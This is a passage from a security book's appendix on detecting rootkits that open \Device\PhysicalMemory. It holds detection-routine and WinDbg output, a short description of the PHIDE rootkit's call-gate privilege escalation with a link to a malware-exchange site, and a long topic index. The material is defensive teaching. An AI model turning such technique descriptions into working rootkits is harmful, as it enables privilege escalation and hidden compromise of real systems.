Our detection code also works for detecting other malicious methods, such as the PHIDE rootkit by 90210 (<http://vx.netlux.org/vx.php?id=ep12>), which uses `\\Device\PhysicalMemory` to install a call gate from user mode to escalate privileges and hide processes and files.

Output from our detection routine on an uninfected system is shown here:

```

DriverEntry(): [0] Looking for processes with a handle open
to \Device\PhysicalMemory..
FindPhysemHandles(): [0] Found 4514 handles.
FindPhysemHandles(): Warning: 666 name resolution failures and 0 other failures.
FindPhysemHandles(): Found 0 open handles to \Device\PhysicalMemory.
DriverEntry(): [0] Complete.

```

After executing the `irqs` program, it begins to map physical memory addresses using the undocumented function `NtMapViewOfSection()`. This process is intensive and slow; therefore, we have plenty of time for executing our detection utility (remember, the target process must maintain an *open handle* to `\\Device\PhysicalMemory` for it to be

detected). The following output excerpt illustrates our detection utility recognizing the open handle as the `irqs` program is running:

```
*****
* A driver is mapping physical memory 001A9000->001A9FFF
* that it does not own. This can cause internal CPU corruption.
* A checked build will stop in the kernel debugger
* so this problem can be fully debugged.
*****
DriverEntry(): [0] Looking for processes with a handle open
to \\Device\PhysicalMemory..
FindPhymemHandles(): [0] Found 3724 handles.
FindPhymemHandles(): Process 508 has a handle open to \\Device\PhysicalMemory!!.
FindPhymemHandles(): Warning: 616 name resolution failures and 0 other failures.
FindPhymemHandles(): Found 1 open handle to
\\Device\PhysicalMemory.DriverEntry(): [0] Complete.
*****
* A driver is mapping physical memory 001AA000->001AAFFF
* that it does not own. This can cause internal CPU corruption.
* A checked build will stop in the kernel debugger
* so this problem can be fully debugged.
*****
```

From the output, we can tell process #508 is using the section object. We can verify the identity of this process using WinDbg's `!process` extension command and specifying the hexadecimal value of 508 (508 base 10 = 0x1fc base 16):

```
kd> !process 0x1fc 7
Searching for Process with Cid == 1fc
Cid Handle table at e1003000 with 281 Entries in use
PROCESS 81a1a468 SessionId: 0 Cid: 01fc Peb: 7ffdf000 ParentCid: 00dc
  DirBase: 138a4000 ObjectTable: e1839188 HandleCount: 29.
  Image: irq.exe
  VadRoot 81a570f8 Vads 37 Clone 0 Private 57. Modified 0. Locked 0.
  DeviceMap e17e4520
  Token e19ecd78
  ElapsedTime 00:00:18.165
  UserTime 00:00:00.030
  KernelTime 00:00:10.064
  QuotaPoolUsage[PagedPool] 17252
  QuotaPoolUsage[NonPagedPool] 1480
  Working Set Sizes (now,min,max) (278, 50, 345) (1112KB, 200KB, 1380KB)
  PeakWorkingSetSize 278
  VirtualSize 15 Mb
  PeakVirtualSize 15 Mb
  PageFaultCount 275
```

MemoryPriority	BACKGROUND
BasePriority	8
CommitCharge	129

Note the debug messages enclosed in asterisks are sent from the kernel and refer to the `irqs` utility mapping kernel memory it shouldn't have access to.

SAMPLE ROOTKIT DETECTION UTILITY

We plan to release an open source utility on the book's website, <http://www.malwarehackingexposed.com/>, that will implement the detection techniques discussed in this appendix, along with some extra bonuses. The best part is this utility is *free* and *open source*—no other similar tool is available today! It will contain all of the code discussed in this appendix in its complete form (released under GPLv3). Plus, you'll find bonus material and source code to check out!

Finally, if system integrity analysis interests you, or you want to learn more about any of the topics presented in this book, extended courseware (including custom training modules) is available. Please visit the book's website to learn more and sign up.

INDEX

▼ A

- active phishing schemes, 40–41
- add-ons, 260–261
- advanced cryptographic whitelisting, 246–247, 285
- advertisements
 - adware/spyware programs, 75–76
 - infections via, 74
 - pay-per-click, 63–64
 - pop-up, 50–54, 262–264
- Adware Websearch, 75
- adware/spyware programs, 75–76
- AFX rootkit, 160–162
- alerts, 237
- anti-spyware evasion for HIPS, 275–279
 - about, 275–276
 - basic string matching
 - weaknesses, 276
 - combining NIPS with HIPS, 278–279, 281
 - denial of service, 278
 - fragmentation attacks, 277
 - polymorphic shellcode, 276–277
 - session splicing, 277
- anti-keylogging programs
- anti-spyware programs
 - Microsoft Anti-Spyware, 37
 - monitoring for keylogging with, 72
- antivirus engines, 224–225
- APIs (Application Programming Interfaces)
 - about Windows, 94, 95
 - API hooking, 92, 115–116
 - Win32, 126
- application virtual machines, 174
- applications. *See also* AV software
 - adware/spyware programs, 75–76
 - loading macro viruses from, 222
 - Microsoft APIs in, 94, 95, 126
 - monitoring computer's, 72
 - system calls executed by, 93–94
 - updating, 325
 - user-mode rootkit detection, 111
 - virus infections of, 218
 - whitelisting, 246–247, 285
- architecture
 - CPU registers for x86, 103
 - elevating privileges for rings, 123
 - exploited by database rootkits, 202
 - host-based intrusion
 - prevention, 268–271
 - instruction sets and operating system, 121
 - kernel driver, 129–130
 - P2P, 44
 - protection rings, 93, 121–122
 - rootkits and kernel-mode, 121–124
 - Windows kernel-mode, 125
- archivers, 26
- attacks
 - fragmentation, 277
 - keylogging, 71
 - maintaining system access, 86–87
 - malicious intent of, 12–13
 - malicious website, 36–37
 - P2P, 45
 - personal firewalls, 257
 - pop-up blocker, 262–264
 - stealing sensitive data from
 - workstations, 11–12
 - training users about, 35
 - using search engine redirection, 57–61
 - worms, 47
- AusCERT (Australian Computer Emergency Response Team), 232
- authentication
 - PGP and GPG, 69
 - three-factor, 69
- authors
 - developing kernel-mode rootkits, 134
 - hacker prevention methods, 322
 - malicious intent of, 12–13
 - malware goals for, 8
 - requirements for rootkits, 284
 - stealing sensitive data, 11–12
 - using virtual environments, 198
- AV (antivirus) industry. *See also* AV software
 - about, 216–217
 - performance ratings within, 229–231
 - programming practices within, 238–243
 - response to emerging threats, 232–234
 - survival of, 243–245
 - vulnerabilities in products, 236
- AV (antivirus) software
 - about viruses, 217–224
 - advantages of, 228
 - antivirus engines, 224–225
 - challenges to makers of, 243–245
 - detection rates for, 232
 - evolution of, 216–217

- finding bugs in, 241–243
 - heuristic-based detection, 227–228
 - hiding threads from user mode, 241
 - HIPS used in, 280–281
 - installing patches at runtime, 239–241
 - kernel patch protection, 243–244
 - lack of system integrity validation, 238
 - malware targeting, 236–237
 - performance ratings of, 229–232
 - possible technologies replacing, 245–247
 - programming practices for, 238–243
 - responding to emerging threats, 232–234
 - rootkit detection by, 91
 - signature-based detection, 225–227
 - user interaction requirements, 237
 - vulnerabilities in, 236
 - 0-day exploits, 235–236
 - AV-comparatives.org, 229, 231, 232
 - AV-Test.org, 226, 230, 233
-
- ▼ B**
- Back Orifice, 87
 - backdoor communications
 - about backdoors, 218
 - email attacks and, 33
 - Hacker Defender, 116
 - Mebroot's use of, 83–84
 - rootkits and, 54–55
 - baked-in security practices, 326–327
 - basic string matching weaknesses, 276
 - behavior blocking, 227, 244
 - behavior of malware
 - characteristic, 73–76
 - identifying installed malware, 76–79
 - behavioral-based HIPS, 272–274
 - BHOs (Browser Helper Objects), 74
 - Blacklight, 238, 297–298, 299
 - Blue Pill, 179, 195–196, 198
 - boot manager rootkits, 82
 - boot sectors
 - rootkit infection of, 136
 - viruses in, 221–222
 - Browser Helper Objects (BHOs), 74
 - browsers. *See also* search engine redirection
 - Firefox pop-up blockers, 259
 - Internet Explorer, 258, 292
 - meta-refresh in Netscape, 60–61
 - Opera pop-up blockers, 258, 259
 - pop-up blocking on, 50–51, 260–261
 - Safari pop-up blockers, 259–260
 - bugs in AV software, 241–243
 - bus drivers, 129
-
- ▼ C**
- call gates, 123
 - CALLs in pointers, 341–343
 - CARO (Computer AntiVirus Researchers Organization), 219
 - case studies
 - attached file infections, 2–6
 - Mebroot rootkits, 82–84
 - rogue software, 210–214
 - CheckPoint Endpoint Protection, 255
 - class filter drivers, 151
 - clean-view approach, 286, 287
 - click fraud
 - about, 63–64
 - pay-per-click advertising and, 64
 - threats, 64–65
 - client-side exploits, 32
 - Cloud AV, 246
 - code signing, 72
 - Command and Control (C&C) servers, 83–84
 - commercial rootkit detection tools, 306–315
 - about, 306–307
 - memory forensic challenges, 307–309
 - Memoryze, 314–315
 - Volatility, 309–314
 - companion website
 - downloading IDA Pro from, 22
 - sample malware from, 47–48
 - completion routines, 157
 - complex viruses, 222–224
 - Computer AntiVirus Researchers Organization (CARO), 219
 - computers. *See also* CPUs; memory architecture rings for, 93
 - automatic updates for, 325
 - behavior with spyware infections, 73–74
 - detecting rootkits on, 110–111
 - HAL, 128
 - hardware emulation of, 175
 - hardware-based rootkits, 206–207
 - highjacking CPUs, 190–191
 - installing AV software on infected, 238
 - keylogging methods for local, 69–71
 - malware installations on local drives, 77
 - Mebroot rootkit access to, 83
 - processes and threads on, 92–93
 - remote access keyloggers, 71
 - system calls, 93–94
 - threat of theft, 321
- content filtering, 37
 - controllers, 135
 - cookies, 75
 - CoolWebSearch, 75
 - CoPilot, 316–317
 - corporations. *See* organizations
 - countermeasures
 - classifying kernel-mode rootkits, 171–172
 - combining network and host protection systems, 278–279
 - commonsense virus, 248
 - database rootkit, 205
 - detecting kernel-mode rootkits, 170
 - detours, 150
 - DKOM, 153–154
 - email attacks, 34
 - GDT and LDT, 141
 - Hacker Defender, 116
 - hardware-based rootkits, 207
 - identity theft, 68–69
 - IRP hooking, 143–145
 - keylogging, 71–73
 - NDIS, 155–156
 - P2P techniques, 45–46
 - phishing, 43
 - pop-up blocking, 53–54, 264
 - removing Mebroot, 84
 - SSDT hook, 139
 - SubVirt, 193–194
 - used against Vanquish, 110–111
 - Vitriol, 196–197
 - worms, 47
- CPUs. *See also* privileges; protection rings
 - highjacking with HVM rootkits, 176–177, 190–191
 - registers for x86 architecture, 103
 - CreateRemoteThread function
 - used in Vanquish, 109
 - using LoadLibrary() function, 98–100

- with WriteProcessMemory() function, 100–102
- criminal identity theft, 66
- cross-view approach, 286, 287
- cryptographic whitelisting, 246–247, 285
- custom rootkits, 207–208

▼ D

DarkSpy, 111, 295

data

- locating structure of SSDT, 336–338
- malware for data theft, 62–63
- protecting with keylogging countermeasures, 71–73
- remote capture with keylogging, 71
- types stolen for identity theft, 65–66

database rootkits, 201–205

DDK (Windows Driver Development Kit), 131

DDNS (Dynamic Domain Name Services), 29

deadbox forensics, 293

defense-in-depth strategy, 323–324

denial of service, 278

detecting rootkits, 112–116, 284–318.

See also detecting virtual rootkits; stealth

- about, 90, 284, 317–318
- AV effectiveness in, 91
- Blacklight, 238, 297–298, 299
- commercial tools for, 306–315
- DKOM, 290
- GMER, 301–302
- hardware-based rootkits, 316–317
- Helios and Helios Lite, 240, 302–305
- history of, 285–288
- inline hooking detection, 290
- IRP hooking detection, 289, 353–358
- live vs. offline detection, 293
- McAfee Rootkit Detective, 305–306
- memory forensic challenges, 307–309
- pointer validation, 330
- rootkit core requirements, 284
- Rootkit Revealer, 297, 298
- Rootkit Unhooker, 298–301
- software-based systems for, 292–315

SSDT hooking detection, 288–289

System Virginity Verifier, 150, 293–295

user-mode rootkits, 111

using IAT hooking, 290–291

Windows features for, 291–292

detecting virtual rootkits, 182–189

about, 316

Nopill, 185–186

Red Pill, 184–185

ScoopyNG, 187–188

transparency and, 183–184

Vrdtscc, 188–189

detecting viruses

on-access and on-demand

scanning, 224–225

PE files, 94, 106, 226

rates for AV software, 232

signature-based detection,

225–227

using anomalies, 227–228

detours, 146–150, 340

AFX rootkit for, 160–162

countermeasures for, 150

defined, 146

detecting, 290

finding in SSDTs, 340–353

lookup table for detecting, 342

recognizing overwritten

function prologues, 343–344

sample code for detecting,

344–353

device drivers

filter drivers, 129, 151–153, 156–160

kernel drivers, 129–132, 165

layered, 151–153, 156–160

operating in user or kernel mode, 129

WDM, KMDF, and UMDF

models for, 132

Windows, 128

device stacks, 151–152

Direct Kernel Object Manipulation.

See DKOM

dispatch routines, 133

DKOM (Direct Kernel Object

Manipulation)

countering, 153–154

detecting, 290, 310–312

sample code for detecting, 330, 358–366

DLLs (Dynamic Link Libraries)

about, 94

advanced injection techniques for, 102–105

injecting process for, 96–102

Vanquish, 109

Win32 subsystem, 124–125, 126

domains

exploiting misspelling of names, 54

moving site to new, 54–55

Double-Flux DNS, 30–31

Downadup, 21

DRM (digital rights

management), 92

dumpster diving, 67

Dynamic Domain Name Services (DDNS), 29

Dynamic Link Libraries. *See* DLLs

▼ E

EasyHook, 106–107

educating end-users, 320–322

email attacks, 31–35

about, 31–32

active phishing, 40–41

allowing backdoor entry, 33

countermeasures for, 34

Microsoft Office file handling, 33–34

StormWorm, 22–24

types of threats, 32–33

user training about, 321

encrypted network traffic, 271–272

encrypted viruses, 223

encryptors, 26

end-users. *See* users

EPO (entry-point obscuring) viruses, 224

▼ F

F-Secure

about, 111, 238

Blacklight, 238, 297–298, 299

far calls, 341

Fast Flux, 29–31

file execution

attacks using Microsoft Office, 33–34

case studies of attached, 2–6

countermeasures for email

attacks, 34

malware distribution via, 17–20

files

detecting PE, 94, 106, 226

file viruses, 220–221

Hacker Defender

configuration, 113–114

on-demand scanning of, 224–225

- types containing malware, 17–18
- Vanquish installation, 108
- Windows DLLs and .exe, 94
- filter drivers
 - about, 151–152
 - countermeasures, 152–153
 - defined, 129
 - Klog, 156–160
- filter-hook drivers (Windows), 130
- financial identity theft, 66
- Firefox pop-up blockers, 259
- firewalls
 - attacks on, 257
 - blocking keylogging with, 72
 - CheckPoint, 254–255
 - countermeasures for personal, 257
 - evolution of, 10–11
 - functions of, 252, 254, 255
 - McAfee products, 251–252
 - Mebroot bypassing of, 83
 - personal, 250–258
 - Symantec products, 252–254
 - Witty Worm malware for, 256
- Flash, 53
- fragmentation attacks, 277
- free AV scanners, 246
- FU kernel-mode rootkits, 162–164, 303–304
 - about, 162–164
 - detecting with Volatility for, 309–312
 - Helios detection of, 303–304
- function detours, 330, 340
- function drivers, 129
- function prologues
 - about, 146
 - detecting overwritten, 343–344
 - lookup table for detour detection, 342
- FUTo kernel-mode rootkits, 162–164
- fuzzing, 189

▼ G

- Gator, 75
- GDT (Global Descriptor Table), 123, 140–141, 336, 342
- GetAsyncKeyState function, 70
- GetForegroundWindow function, 70
- Global Descriptor Table (GDT), 123, 140–141, 336, 342
- GMER, 301–302
- GPG (GNU Privacy Guard)
 - authentication, 69
- GPU (graphical processing unit)
 - computing, 207

- grayware, 218
- Green Government, 326
- guest operating systems, 175

▼ H

- Hacker Defender (HxDf)
 - backdoor program for, 116
 - configuration file lists and arguments for, 113–114
 - countermeasures for, 116
 - functions of, 112–116
 - hooked API processes for, 115–116
 - illustrated, 115
 - removing, 112
 - sale of, 91
- hackers
 - methods preventing, 322
 - websites targeted by, 36
- HAL (Hardware Abstraction Layer), 128
- hard drives
 - malware installations on
 - local, 77
 - Mebroot rootkit access to, 83
 - hardening operating systems, 324
 - hardware-based rootkits, 206–207, 316–317
 - HBCGary FlyPaper, 307
 - HBCGary Inspector, 307
 - HBCGary Responder, 111
 - He4Hook rootkit, 167–169
 - Helios and Helios Lite, 240, 302–305
 - hiding threads from user mode, 241
 - HIDS (host-based intrusion detection systems), 268.
 - See also* IDS
 - HIPS (host-based intrusion prevention systems), 268–281
 - anti-detection evasion, 275–279
 - architecture of, 268–271
 - behavioral-based, 272–274
 - combining NIPS with, 278–279, 281
 - defined, 268
 - detecting intent, 279–280
 - evolution beyond IDS, 253–254
 - fragmentation attacks, 277
 - IDS solutions paired with, 268
 - signature-based, 273, 274–275
 - types of, 272–273
 - used in AV software, 280–281
 - hook-based keyloggers, 70
 - hooking. *See also* SSDT hooking
 - API, 92, 115–116
 - defined, 93
 - examining SSDT for, 339–340

- IAT, 290–291, 334
- IDTs and, 139–140, 290
- IRP, 143–145, 167–169
- keyloggers using, 70
- methods for rootkit, 287
- software-based detection of, 289–291, 298–301
- table, 136–139
- hooking engines, 106–107
- host protection systems, 250–265.
 - See also* personal firewalls; pop-up blockers
 - about, 264–265
 - personal firewalls, 250–258
 - pop-up blockers, 258–264
- hosts. *See also* HIPS
 - architecture for HIPS, 268–271
 - host operating systems, 175
 - protecting against worms, 47
 - protection systems for, 264–265
- hover ads, 263–264
- .htaccess for redirects, 59
- HTML
 - bypassing pop-up blockers in, 52–53
 - frame redirects, 61
- HTTP
 - refresh header, 60–61
 - status codes for URL redirection, 58–59
- HVM (hypervisor virtual machine rootkits)
 - about, 181, 182, 198
 - Blue Pill, 195–196, 198
 - hijacking AMD and Intel CPUs, 176–177, 190–191
 - Vitriol, 196–197
- HxDf. *See* Hacker Defender
- hypervisors. *See also* HVM
 - about, 175–177, 198
 - hijacking with virtual rootkits, 190–191

▼ I

- I/O request packets. *See* IRP
 - hooking; IRPs
- IAT (Import Address Table) hooking
 - about, 106
 - integrity analysis and, 334
 - using, 290–291
- IceSword, 111, 295–297
- IDA Pro, 22
- identity theft, 65–69
 - about, 65–66
 - attacks, 67–68
 - countermeasures for, 68–69

- criminal identity theft, 66
 - financial identity theft, 66
 - IDS (intrusion detection systems)
 - about, 11
 - defending against worms, 47
 - HIPS vs., 271–272
 - solutions paired with HIPS, 268
 - timeline of lifecycle of, 18, 19
 - IDT (Interrupt Descriptor Table)
 - hooking, 290
 - IDT (interrupt dispatch table)
 - hooking, 139–140
 - Shadow Walker, 164–166
 - ILOVEYOU virus, 12
 - image modification techniques, 146–150
 - Import Address Table. *See* IAT
 - hooking
 - inline function hooking, 106, 290, 341. *See also* detours
 - Institute for Security and Open Methodologies (ISECOM), 333
 - instruction sets, 121
 - integrity, 331–332
 - Integrity Violation Indicators (IVIs), 330, 332
 - intent. *See* malicious intent
 - Internet
 - use of cookies, 75
 - user training on security, 321
 - Internet Explorer
 - anti-rootkit improvements in, 292
 - pop-up blockers, 258
 - interrupt dispatch tables. *See* IDT
 - hooking
 - interrupt request level (IRQL), 135
 - interrupt requests (IRQs), 139
 - intrusion detection systems. *See* IDS
 - intrusion prevention systems. *See* IPS
 - IPD (Integrity Protection Driver), 285
 - iPod music thefts, 62
 - IPS (intrusion prevention systems). *See also* HIPS
 - about, 11
 - anti-detection evasion in, 275–276
 - defending against worms, 47
 - IRP (I/O request packet) hooking
 - countermeasures for, 143–145
 - detecting, 289, 353–358
 - integrity analysis and, 334
 - used by He4Hook rootkit, 167–169
 - IRPs (I/O request packets)
 - intercepting keyboard, 156–160
 - major function code in, 144
 - IRQLs (interrupt request levels), 135
 - IRQs (interrupt requests), 139
 - ISECOM (Institute for Security and Open Methodologies), 333
 - IVIs (Integrity Violation Indicators), 330, 332
-
- ▼ J**
- JavaScript
 - bypassing pop-up blockers in, 53
 - search engine redirection from, 61
 - JMP variations in pointers, 341–343
-
- ▼ K**
- Kaspersky, 239. *See also* AV industry
 - kernel drivers, 129–132
 - architecture for, 129–130
 - cautions modifying, 129
 - employed by Shadow Walker, 165
 - routines exploited by rootkits, 131–132
 - kernel mode
 - defined, 120, 123
 - driver architecture for, 129–130
 - Ring 0 and, 122
 - techniques for rootkit detection in, 334
 - Windows architecture for, 125
 - kernel patch protection (KPP), 243–244
 - kernel-based keyloggers, 70
 - Kernel-Mode Driver Framework (KMDF), 132
 - kernel-mode rootkits
 - about, 120, 171
 - about Windows kernel components, 124–128
 - AFX, 160–162
 - classifying, 171–172
 - communicating with user mode, 135–136
 - defined, 88–89, 120
 - detecting SSDT hooks for, 335–340
 - development challenges for, 134
 - DKOM, 153–154, 290
 - executing, 135
 - features of, 133
 - filter and layered drivers, 129, 151–153, 156–160
 - FU and FUTO, 162–164
 - GDT and LDT, 140–141
 - He4Hook, 167–169
 - image modification techniques, 146–150
 - interrupt dispatch table, 139–140
 - IRP hooking, 143–145
 - kernel-mode architecture and, 121–124
 - Klog, 156–160
 - loading, 134–135
 - model-specific registers
 - hooking, 142–143
 - NDIS and TDI rootkits, 155–156
 - protection rings and, 121–122
 - sample, 156–170
 - sebek, 170
 - Shadow Walker, 164–166
 - stealth and persistence of, 136
 - table hooking techniques, 136–139
- Kernel32.dll, 94
 - kernels, 338–339
 - KeServiceDescriptorTableShadow SSDT, 335
 - keylogging, 69–73
 - about, 69
 - attacks using, 71
 - countermeasures for, 71–73
 - identity theft and, 67
 - keystroke logger in SubVirt, 193
 - remote access, 71
 - types of local keyloggers, 69–70
 - Windows hook-based, 96–98
 - Klog, 156–160
 - KMDF (Kernel-Mode Driver Framework), 132
-
- ▼ L**
- lack of system integrity validation, 238
 - layered drivers
 - about filter and, 151–153
 - Klog, 156–160
 - LDT (Local Descriptor Table), 123, 140–141
 - legality
 - P2P techniques, 43, 45
 - Sony BMG rootkit, 92
 - library rootkits, 88
 - Linux
 - kernel-mode rootkit technology for, 120
 - Linux-based keyloggers, 70
 - malware timestamp modifications, 77
 - processes affected, 78

- services disabled by malware
 - for, 78
- typical malware installations
 - for, 76–77
 - updating, 325
- live analysis, 331
- live forensics, 293
- live software-based rootkit detection, 293
- loaders, 136
- loading kernel-mode rootkits, 134–135
- LoadLibrary() function, 98–100
- Local Descriptor Table (LDT), 123, 140–141, 185–186
- location:*header* of HTTP response, 58, 59
- log cleaner kits, 86
- logical discrepancies
 - detecting with Red Pill, 184–185
 - finding in virtualization, 183
 - Nopill detection of, 185–186
 - ScoopyNG detection of, 187–188
- logical to linear address translation, 342

▼ M

- Macintosh OS X
 - kernel-mode rootkit technology
 - for, 120
 - updating, 325
- macro viruses, 222
- Malfind plug-in, 314
- malicious intent
 - click fraud, 64–65
 - detecting for HIPS, 279–280
 - estimating for malware, 12–13
 - Mebroot's, 84
- malicious websites, 35–37
- malware. *See also* malware functionality
 - authors' goals for, 8
 - AV detection rates of, 232
 - behaviors of, 73–76
 - business of, 13–14
 - delivery methods for, 31–47
 - detecting intent for HIPS, 279–280
 - Dynamic Domain Name Services, 29
 - Fast Flux, 29–31
 - file execution distribution of, 17–20
 - identifying installed, 76–79
 - malicious intent of, 12–13
 - malicious website threats, 35–37
 - metamorphic, 24–26
 - mobile device, 62–63
 - obfuscation techniques, 25–29
 - oligomorphic, 25
 - P2P techniques, 43–46
 - preventing, 322
 - propagation techniques for, 14–20
 - responding to emerging, 232–234
 - rogue software, 210–214
 - samples for analysis, 47–48
 - social engineering propagation for, 15–17
 - spear phishing attacks, 35
 - stealing sensitive data with, 11–12
 - system integrity violations and, 332
 - targeting AV software, 236–237
 - taxonomy of rootkit, 171–172, 179–180
 - timeline for IDS, 18, 19
 - VAM, 181
 - virus naming conventions, 218–220
 - 0-day exploit detection, 235–236
- malware functionality
 - adware/spyware programs, 75–76
 - behavior with spyware infections, 73–74
 - click fraud, 63–65
 - data theft, 62–63
 - identifying installed malware, 76–79
 - identity theft, 65–69
 - keylogging, 70–73
 - pop-ups, 50–54
- Mandiant Red Curtain, 307
- Mandiant Memoryze, 314–315
- manual antivirus engines, 224–225
- manual redirect techniques, 57–58
- MBR (Master Boot Record)
 - boot sector viruses, 221–222
 - rootkit infections of, 82–83
- McAfee. *See also* AV industry
 - HIPS-based modules from, 280
 - McAfee Internet Security 2009, 251–252
 - McAfee Rootkit Detective, 305–306
 - McAfee Total Protection for the Endpoint, 252
 - personal firewalls, 251–252
 - programming practices of, 239
 - Spyware Quiz, 8
- Mebroot rootkit, 82–84
- memory. *See also* memory forensics
 - acquiring and analyzing, 307–309
 - memory cloaking, 164–166
 - memory mapping, 128
 - virtual management of, 178–179
- memory forensics
 - challenges in, 307–309
 - Memoryze for, 314–315
 - Volatility for, 309–314
- Memoryze, 314–315
 - meta-refresh in Netscape browsers, 60–61
- metamorphic malware, 24–26
 - about, 24
 - polymorphism, 24–25
- metamorphic viruses, 223–224
- Meterpreter, 280
- Microsoft. *See also* AV industry
 - Microsoft Anti-Spyware, 37
 - Microsoft Malicious Software Removal Tool, 292
 - Microsoft Office Isolated Conversion Environment, 222
 - Office file handling, 33–34
 - PatchGuard technology, 243–244
 - TechNet security awareness materials, 321
- Microsoft Internet Explorer
 - anti-rootkit improvements in, 292
 - pop-up blockers, 258
- Microsoft Windows
 - anti-rootkit features of, 291–292
 - APIs in, 94, 95, 126
 - DDL injection process for, 96–102
 - declining vulnerability of, 9–10
 - device drivers in, 128
 - DLLs in, 94
 - HAL in, 128
 - instruction sets and, 121
 - kernel-mode architecture, 125
 - malware timestamp modifications, 77
 - NTDLL.DLL function in, 126–127
 - NTOSKRNL.EXE function in, 127–128, 335
 - processes affected, 77
 - Registry modifications by malware for, 79
 - rootkits targeting, 87
 - services disabled by malware for, 78

- system service dispatching in, 137–139
 - typical malware installations for, 76
 - updating, 325
 - user-mode rootkits targeting, 90, 91
 - vulnerability to spyware, 73–74
 - Win32 subsystem, 124–125
 - Windows-based keyloggers, 70, 96–98
- Migbot
- about, 135
 - detours in, 147–150
 - testing rootkit detector for, 349–353
- mobile device malware, 62–63
- MOICE (Microsoft Office Isolated Conversion Environment), 222
- monolithic drivers, 151
- MPack attack toolkit, 14
- MSR (model-specific registers) hooking, 142–143
- MSRT (Microsoft Malicious Software Removal Tool), 292
- MyDoom, 232, 234
-
- ▼ **N**
- naming viruses, 218–220
- NDIS (Network Driver Interface Specification) rootkits, 155–156
- near calls, 341
- Netscape browsers, 60–61
- network intrusion detection/ protection systems. *See* NID/NIPS networks. *See also* NID/NIPS
- blocking keylogging with NID/NIPS systems, 72
 - encrypted network traffic, 271–272
 - HIPS options for, 269–271
 - network encoding, 27, 29
 - network-based backdoor communications, 87
 - network-based IPS architecture, 253
 - protecting against worms, 47
- NID/NIPS (network intrusion detection/ protection systems)
- blocking keylogging with, 72
 - combining with HIPS, 278–279, 281
 - defined, 268
- Norton. *See* Symantec
- NTDLL.DLL, 126–127
- NTOSKRNL.EXE function, 127–128, 335
-
- ▼ **O**
- obfuscation techniques
- about, 25–26
 - archivers, 26
 - encryptors, 26
 - network encoding, 27, 29
 - packers, 26–27, 28
- offline analysis, 293
- offline secure data storage, 69
- offline software-based rootkit detection, 293
- oligomorphic malware, 25
- oligomorphic viruses, 223
- OMCD (Open Methodologies for Compromise Detection), 333
- on-access antivirus engines, 225
- on-demand antivirus engines, 224–225
- Opera pop-up blockers, 258, 259
- operating systems. *See also* Macintosh OS X; Microsoft Windows
- decreasing vulnerabilities in, 8–9
 - effect of kernel-mode rootkits on, 133
 - equivalent database name resolution commands, 202–203
 - guest and host, 175
 - hardening, 324
 - identifying installed malware in, 76–79
 - integrity analysis of, 332
 - interruptability design in, 135
 - kernel-mode rootkit technology for, 120
 - most vulnerable, 10–11
 - OS-level virtualization, 178
 - run by hypervisors, 176
 - searching for sensitive information with SubVirt, 193
 - updating, 325
 - user-mode rootkits and privileges, 90
- Oracle database name resolution, 201–205
- organizations. *See also* users
- corporate rootkits providing DRM, 92
 - policies banning P2P applications, 46
 - responding to emerging malware, 232–234
 - training users about attacks, 36
-
- ▼ **P**
- P2P (peer-to-peer) techniques, 43–46
- about, 43–44
 - attacks using, 45
 - countering, 45–46
 - threats from, 44–45
- packers, 26–27, 28
- paravirtualization, 178
- passive phishing schemes, 41–42
- passwords
- password lockers, 69
 - training users about, 321
- patches
- about detection of, 333–334
 - AFX rootkit for, 160–162
 - detecting in SSDTs, 340–353
 - detection techniques for patched code, 334
 - image modification techniques for, 147–148
 - improper AV software practices, 239
 - installing at runtime, 239–241
 - integrity analysis for, 330
 - IRP hook detection and, 353–358
 - kernel-mode rootkits using, 146–150
 - malware propagation via, 9
 - updating regularly, 34
- Patchfinder, 287–288
- PatchGuard, 243–244
- PaX, 164
- pay-per-click (PPC) advertising, 64
- PE (Portable Execution) file format, 94, 106, 226
- penetration testing for phishing, 43
- performance ratings of antivirus software, 229–232
- perimeter security, 10–11
- persistence in kernel-mode rootkits, 133, 136
- personal firewalls, 250–258
- about, 250–251
 - attacks on, 257
 - CheckPoint, 254–255
 - countermeasures for, 257
 - functions of, 252, 254, 255
 - limitations of, 255–257
 - McAfee, 251–252
 - Symantec, 252–254
 - Witty Worm malware for, 256
- personally identifiable information (PII), 67
- PGP (Pretty Good Privacy) authentication, 69
- PHIDE rootkit, 364

- phishing, 37–43
 - about, 37–39
 - active, 40–41
 - countermeasures for, 43
 - passive, 41–42
 - RBN's focus in, 14
 - redirecting URLs and, 55–56
 - SubVirt phishing web service, 193
 - threats from, 39
 - using search engine redirection, 56
 - PII (personally identifiable information), 67
 - PL/SQL database rootkits, 205
 - plug-ins for Volatility, 312–314
 - podslurping, 62
 - pointer validation
 - about, 330, 333–334
 - detection techniques for, 334
 - IRP hook detection and, 353–358
 - SSDT hook detection, 335–340
 - pointers, 341–343
 - polymorphic malware, 24–25
 - polymorphic shellcode, 276–277
 - polymorphic viruses, 223
 - pop-up blockers, 258–264
 - about, 258
 - attacks on, 262–264
 - browsers and add-ons with, 260–261
 - bypassing, 52–53
 - Chrome, 260
 - example code for generic, 261
 - Firefox, 259
 - identifying, 52
 - Internet Explorer, 258
 - Opera, 258, 259
 - as pop-up countermeasure, 53–54
 - Safari, 259–260
 - pop-ups, 50–54. *See also* pop-up blockers
 - about, 50–51
 - bypassing pop-up blockers, 52–53
 - countermeasures for, 53–54
 - infections via
 - advertisements, 74
 - pop-up overlays, 262–263
 - threats, 51–52
 - pornography, 74
 - port vulnerabilities, 45
 - PPC (pay-per-click) advertising, 64
 - Pretty Good Privacy (PGP) authentication, 69
 - privileges
 - elevating for protection rings, 123
 - FU and FUTO rootkits
 - elevating, 162–164
 - Ring -1 and virtual rootkits, 190–191
 - user-mode rootkits and operating system, 90
 - process virtual machines, 174
 - processes, 92–93
 - propagation techniques, 14–20
 - Dynamic Domain Name Services, 29
 - early malware, 20
 - email, 31–35
 - evolving, 21–31
 - Fast Flux, 29–31
 - file execution distribution, 17–20
 - IDS timeline, 18, 19
 - malicious websites, 35–37
 - metamorphic malware, 24–26
 - methods for delivery, 31–47
 - newer, 21
 - obfuscation, 25–29
 - oligomorphic malware, 25
 - P2P, 43–46
 - phishing, 37–43
 - samples of, 47–48
 - social engineering, 15–17
 - StormWorm, 22–24
 - worms, 46–47
 - protection rings
 - about, 93, 121–122
 - effect of FU and FUTO rootkits on, 162–164
 - elevating privileges for, 123
 - Ring -1 and virtual rootkits, 176–177, 190–191
 - protocol drivers (Windows), 130
-
- ▼ R**
- RAIDE, 333
 - real-time antivirus engines, 225
 - reboots, 194
 - redirect loops, 61. *See also* search engine redirection
 - refresh meta tagging
